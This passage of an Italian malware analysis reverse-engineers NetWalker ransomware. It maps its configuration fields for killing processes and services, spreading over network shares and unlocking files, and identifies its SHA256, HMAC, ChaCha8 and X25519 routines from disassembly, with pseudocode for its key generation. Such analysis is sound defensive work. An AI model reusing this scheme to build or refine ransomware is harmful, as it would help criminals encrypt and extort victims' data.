
Analizzando la funzione che abbiamo chiamato parseJSON (mostrata in miniatura) è possibile rendersi conto, per via delle costanti usate, che si tratta di codice per il parsing di JSON.

In linguaggi in cui l'allocazione di memoria è lasciata al programmatore ed i tipi sono statici, un oggetto JSON, una volta parsato, si manipola tramite una serie di funzioni *accessor*.

Ci aspettiamo quindi delle funzioni che, dato l'oggetto del tipo ritornato dalla funzione di prima, possano accedere alle sue proprietà oppure che consentano di ottenerne il valore nativo (nel caso sia una stringa, intero, booleano o array).


Ci aspettiamo inoltre che per ogni tipo JSON ci sia una corrispondente funzione *accessor* e che il risultato sia in formato nativo (quindi stringhe C o array ed interi nativi).

Le nostre aspettative non si dimostrano sbagliate e possiamo identificare e rinominare facilmente le funzioni usate.



La creazione ed il primo popolamento del buffer di configurazione *configBuffer*. Inoltre una

delle funzioni accessor usate per manipolare JSON.



Un esempio di accesso al valore di un campo JSON, come ci aspettavamo esiste l'apposita funzione. Una analoga esiste per gli altri tipi JSON.
Rinominate le funzioni, risulta facile creare una mappa del *configBuffer*.

```
Format is XX: YYYY where XX is the offset of the field (in hex) and YYYY its
description.

All values are native. The arrays hold native data too.

00: JSON object
04: ptr to mpk (decoded from base64)
08: CRC32(mpk)
0c: mode
10: spsz
14: spsz * 5
18: thr
1c: idsz
20: encname
24: ptr to lfile
28: ptr to onion1
2c: ptr to onion2
30: ptr to lend (decoded from base64)
34: ptr to array white.path
38: # array white.path
3c: ptr to array white.file
40: # array white.file
44: ptr to array white.ext
48: # array white.ext
4c: ptr to array white.extfree
50: # array white.extfree
54: kill.use
58: kill.svcwait
5c: ptr to array kill.prc
60: # array kill.prc
64: ptr to array kill.svc
68: # array kill.svc
6c: ptr to array kill.task
70: # array kill.task
74: net.use
78: net.ignore.use
7c: net.ignore.disk
80: ptr array net.ignore.share
84: # array net.ignore.share
88: unlocker.use
8c: unlocker.ignore.use
90: ptr array unlocker.ignore.pspath
94: # array unlocker.ignore.pspath
98: ptr array unlocker.ignore.prc
9c: # array unlocker.ignore.prc
```

Generazione delle chiavi e preparazione alla cifratura

Questa è la parte più complessa da analizzare, poichè l'implementazione delle primitive crittografiche è molto ottimizzata ed il loro riconoscimento richiede un'ottima conoscenza dei loro principi di implementazione non solo teorici ma anche pratici (tipo le implementazioni branchless usate per evitare attacchi side-channel).

NetWalker utilizza il classico doppio schema a crittografia simmetrica (autenticata) ed asimmetrica.
La cifratura simmetrica impiega ChaCha8 per la confidenzialità (ovvero per cifrare) ed HMAC-SHA256 per l'integrità (ovvero per evitare la manipolazione del payload).
La chiave segreta usata nella cifratura simmetrica è generata tramite Diffie-Hellman, in particolare tramite una forma di IES che impiega X25519 (conosciuto anche come Curve25519).
La chiave è generata come segreto condiviso a partire dalla chiave pubblica dei criminali (**mpk**) e da una seconda chiave segreta effimera (vedi dettagli sotto).

Le primitive e la loro identificazione nel codice.

🤖 **Questa parte è particolarmente densa e rivolta a chi è interessato alle evidenze per la verifica delle primitive usate.**

La primitiva più semplice da identificare è SHA256, per via delle costanti usate per l'inizializzazione.

```
sha256_init proc near

arg_0= dword ptr  4

mov     eax, [esp+arg_0]
mov     dword ptr [eax+40h], 0
mov     dword ptr [eax+48h], 0
mov     dword ptr [eax+4Ch], 0
mov     dword ptr [eax+50h], 6A09E667h
mov     dword ptr [eax+54h], 0BB67AE85h
mov     dword ptr [eax+58h], 3C6EF372h
mov     dword ptr [eax+5Ch], 0A54FF53Ah
mov     dword ptr [eax+60h], 510E527Fh
mov     dword ptr [eax+64h], 9B05688Ch
mov     dword ptr [eax+68h], 1F83D9ABh
mov     dword ptr [eax+6Ch], 5BE0CD19h
retn
sha256_init endp
```

L’inizializzazione dello stato SHA256

SHA256 è usata in due contesti: il primo è nell’HMAC-SHA256 (a cui da il nome) e l’altro per la generazione dell’IV per chacha.

In quest’ultimo contesto il valore ottenuto è leggermente modificato, come vedremo.

Dato che molto probabilmente NetWalker è scritto in C o affini, ci aspettiamo di trovare le usuali funzioni di init, update e finalize di un hash.

Identificarle aiuterà ad etichettare la prossima primitiva: HMAC-SHA256.

```
push    esi
call    sha256_init
push    20h
push    [esp+14h+ptrData]
push    esi
call    sha256_update
push    edi                     ; output hash
push    esi
call    sha256_final
```


Le tre funzioni di generazione di un hash, una volta identificate

HMAC si può riconoscere dalle costanti di padding interno (`0x36` ripetuto) ed esterno (`0x5c` ripetuto).

```
hmac_ipad       xmmword 36363636363636363636363636363636h
                                        ; DATA XREF: hmac_internal:loc_10009D62↑r
hmac_opad       xmmword 5C5C5C5C5C5C5C5C5C5C5C5C5C5C5C5Ch
                                        ; DATA XREF: hmac_outer:loc_10009C99↑r
```

Le due constanti di padding.

HMAC-SHA256 è usato nella stessa funzione che effettua la cifratura simmetrica, rinominata `HMAC_and_encrypt` , e si basa sull'utilizzo di una funzione `hmac_internal` che inizia (ma non termina) il calcolo dell'hash interno e di una funzione `hmac_outer` che calcola l'hash esterno.



Un frammento del codice per la cifratura autenticata simmetrica. Si vedono le funzioni per il calcolo dell'HMAC e per la cifratura.

Nel codice sopra si possono indentificare le funzioni ChaCha, che inizialmente avevamo incorrettamente identificato come salsa20.


Queste si riconoscono per via di come è inizializzato lo stato.

```
push    ebx
mov     ebx, [esp+4+arg_0]
push    esi
mov     esi, [esp+8+arg_4]
push    edi
mov     edi, offset aExpand16ByteK ; "expand 16-byte k"
movzx   ecx, byte ptr [esi+3]
lea     edx, [esi+10h]
shl     ecx, 8
movzx   eax, byte ptr [esi+2]
or      ecx, eax
movzx   eax, byte ptr [esi+1]
shl     ecx, 8
or      ecx, eax
movzx   eax, byte ptr [esi]
shl     ecx, 8
or      ecx, eax
mov     [ebx+10h], ecx
movzx   ecx, byte ptr [esi+7]
movzx   eax, byte ptr [esi+6]
shl     ecx, 8
```

La stringa evidenziata sono in realtà 4 DWORD scelte da D.J. Bernstein
La stringa mostrata sopra indica che siamo in presenza di Salsa20 o ChaCha. Il layout in memoria dello stato ha permesso di identificare le funzioni come implementazioni di ChaCha e non di Salsa20 (confermato poi sperimentalmente).
ChaCha infatti salva la stringa in modo continuo nel suo stato, il popolamento dello stato ha permesso di identificare la funzione per il setup della chiave e dell'IV e, per esclusione, quella di cifratura.


L'ultima primitiva usata da NetWalker è X25519. Ci sono due elementi chiave per la sua identificazione.

Il primo è che le viene passato un buffer, di 32 byte, riempito di zeri tranne per il primo byte, che ha valore 9.



Un buffer di 32 byte composto da un 9 seguito da zeri è molto probabilmente il punto iniziale in una curva ellittica

L'altro elemento, forse più decisivo, è l'operazione di clamping fatta sul secondo buffer passato alla funzione.



I valori 248, 63 e 64 sono decisivi per identificare la primitiva.
Il clamping è tipico di X25519 (ed Ed25519) ed insieme al punto iniziale di valore 9, permettono di identificare la primitiva come X25519.

X25519 e le altre primitive

Rispolverando le proprietà di X25519, almeno quelle usate da NetWalker, possiamo dire che:

La primitiva X25519(SK, Base) prende in input un intero (SK) ed un punto sulla curva (Base) e ritorna il loro prodotto.
Questa viene usata per generare un segreto in comune tra due comunicanti remoti senza che esso sia trasmesso o che sia calcolabile dalle informazioni trasmesse.
Il classico uso del problema del logaritmo discreto ma applicato a questa specifica curva ellittica.

Per generare una coppia di chiavi si usa:
SK_A = 32 byte random
PK_A = X25519(SK_A, B_9)

dove B_9 è il punto di valore 9.

Supposto che Alice e Bob abbiamo una coppia di chiavi chiascuno:
SK_A = 32 byte random
PK_A = X25519(SK_A, B_9)
SK_B = 32 byte random
PK_B = X25519(SK_B, B_9)
questi possono generare un valore segreto comune (da usare come chiave simmetrica) solo scambiandoli le chiavi pubbliche:
shared = X25519(SK_A, PK_B) Alice
shared = X25519(SK_B, PK_A) Bob

NetWalker combina le primitive in due funzioni di alto livello:

hash = SHA256p1(m). E' lo SHA256 di **m** ma il primo byte dell'hash è *incrementato* di uno. Solo il primo byte è incrementato, con un'addizione modulo 2^8 (in pratica è usata l'istruzione `inc BYTE [...]`).

```
SHA256p1(m):
  hash[32] = SHA256(m)
  hash[0] += 1
  return hash
```

pk, h, shared = computeShared_Hash_Pk(pk_in). Ha il compito di generare una nuova coppia di chiavi (**pk**, *sk*), di ottenere un valore condiviso **shared** da (*sk* e **pk_in**) e di calcolare lo **SHA256p1** di **shared**.

```
make_sk():
   rnd = RtlRandomEx if os_version > 0x51 else RtlRandom
   seed = GetSystemTimeAsFileTime()
   return [rnd(seed) for _ in range(32)]

computeShared_Hash_Pk(pk_in):
   sk[32] <- make_sk()
   pk = X25519(sk, B9)
   shared = X25519(sk, pk_in)
   h = SHA256p1(shared)
   return pk, h, shared
```

Abbiamo introdotto la funzione make_sk() per facilità di notazione futura, in quanto NetWalker usa sempre questo metodo per la generazione di chiavi segrete. Usiamo inoltre la notazione `<-` e non `=` per l'assegnazione, a rimarcare la natura casuale della funzione `make_sk()` .

